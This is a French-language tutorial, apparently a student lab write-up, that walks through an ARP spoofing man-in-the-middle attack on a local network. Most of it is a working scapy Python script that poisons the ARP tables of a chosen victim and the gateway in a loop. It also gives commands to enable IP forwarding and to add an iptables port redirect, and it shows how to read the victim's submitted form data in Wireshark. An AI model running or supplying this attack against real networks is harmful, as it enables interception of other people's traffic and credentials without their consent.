Maxime Bourgeois


ARP Spoofing, un outil pour intercepter le trafique d'une machine en réseau local

1. Mettre en place l'attaque

l'ARP spoofing désigne les attaques de l'homme du milieu sur les tables ARP de réseaux locaux. Dans ce type d'attaque, les hackeurs envoient de faux paquets ARP afin de passer inaperçu entre deux systèmes communicants, pour intercepter ou manipuler leur trafic de données.

Plus d'infos : https://www.ionos.fr/digitalguide/serveur/securite/arp-spoofing-attaques-du-reseau-interne/

Le principe



a) Ouvrir un fichier python et ajouter le code suivant

Nous allons utiliser les librairies :

- scapy (permet d'envoyer des paquets ARP)
- time (permet d'attendre entre chaque requête)

import scapy.all as scapy

import time

```
# target_ip est l'ip de la victime
target_ip = "192.168.1.32"

# gateway_ip est la passerelle du réseau
gateway_ip = "192.168.1.254"



# fonction qui permet de récupérer l'adresse mac correspondante à une adresse IP
def get_mac(ip):
        arp_request = scapy.ARP(pdst = ip)
        broadcast = scapy.Ether(dst ="ff:ff:ff:ff:ff:ff")
        arp_request_broadcast = broadcast / arp_request
        answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
        return answered_list[0][1].hwsrc

# fonction qui permet d'envoyer la requête ARP afin d'usurper l'identité de la victime
def spoof(target_ip, spoof_ip):
        packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip), psrc = spoof_ip)


        scapy.send(packet, verbose = False)

# permet de restaurer le système en réattribuant à la victime son identité
def restore(destination_ip, source_ip):
        destination_mac = get_mac(destination_ip)
        source_mac = get_mac(source_ip)
        packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc =
source_ip, hwsrc = source_mac)
        scapy.send(packet, verbose = False)
```

```
# ---------------------- Implémentation


try:
        sent_packets_count = 0


        while True:


                spoof(target_ip, gateway_ip)
                spoof(gateway_ip, target_ip)
                sent_packets_count = sent_packets_count + 2
                print("\r[*] Packets Sent "+str(sent_packets_count), end ="")
                time.sleep(2) # Waits for two seconds


except KeyboardInterrupt:
        print("\nCtrl + C pressed.....Exiting")
        restore(gateway_ip, target_ip)
        restore(target_ip, gateway_ip)
        print("[+] Arp Spoof Stopped")
```

b) Préparer l'arp Spoofing

Pour utiliser notre code, nous avons besoin de plusieurs information :

- Commençons par ouvrir l'invite de commande windows.
  - Obtenir l'ip de notre victime (en choisir une sur le réseau) : ***arp -a***
  - Obtenir la passerelle : ***ipconfig /all***
  - Nous avons besoin du numéro de port d'écoute de notre connexion :
    netstat -an \|find /i "listening"
    Hint : Après avoir lancer la commande, je cherche mon adresse ip et je note le port associé.

- Ouvrons ensuite Ubuntu en ligne de commande.

  Lancez ces 2 commandes :

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 139

Remplacer **139** par le port trouver lors du ***netstat -an |find /i "listening"*** ci-dessus.

Ces commandes permettent de rediriger les paquets de la victime vers internet car sans cela celui-ci va perdre sa connexion. (vous pouvez tester si vous le souhaitez)

c) Lancer l'attaque

target_ip = "192.168.1.32"

gateway_ip = "192.168.1.254"

Changez ceci avec vos adresses trouvées précédemment et exécuter le code.


d) Petites expériences

Finalement, ouvrez une session Wireshark sur le Wifi et observez la réception des paquets de la victime.

Sur l'ordinateur de la victime :

- Ouvrez un site http non sécurisé tel que http://www.mixedcontentexamples.com/Test/NonSecureForm
- **Saisissez des informations dans les champs, puis validez.**

Observer sur wireshark avec le filtre ***ip.addr== <addresseVictime>*** que vous êtes capable de voir les informations saisies.



Non-Secure Form

This page contains an `form` tag with an `action` that's explicitly using HTTP.

MaximeBourgeois ••••••••••• Submit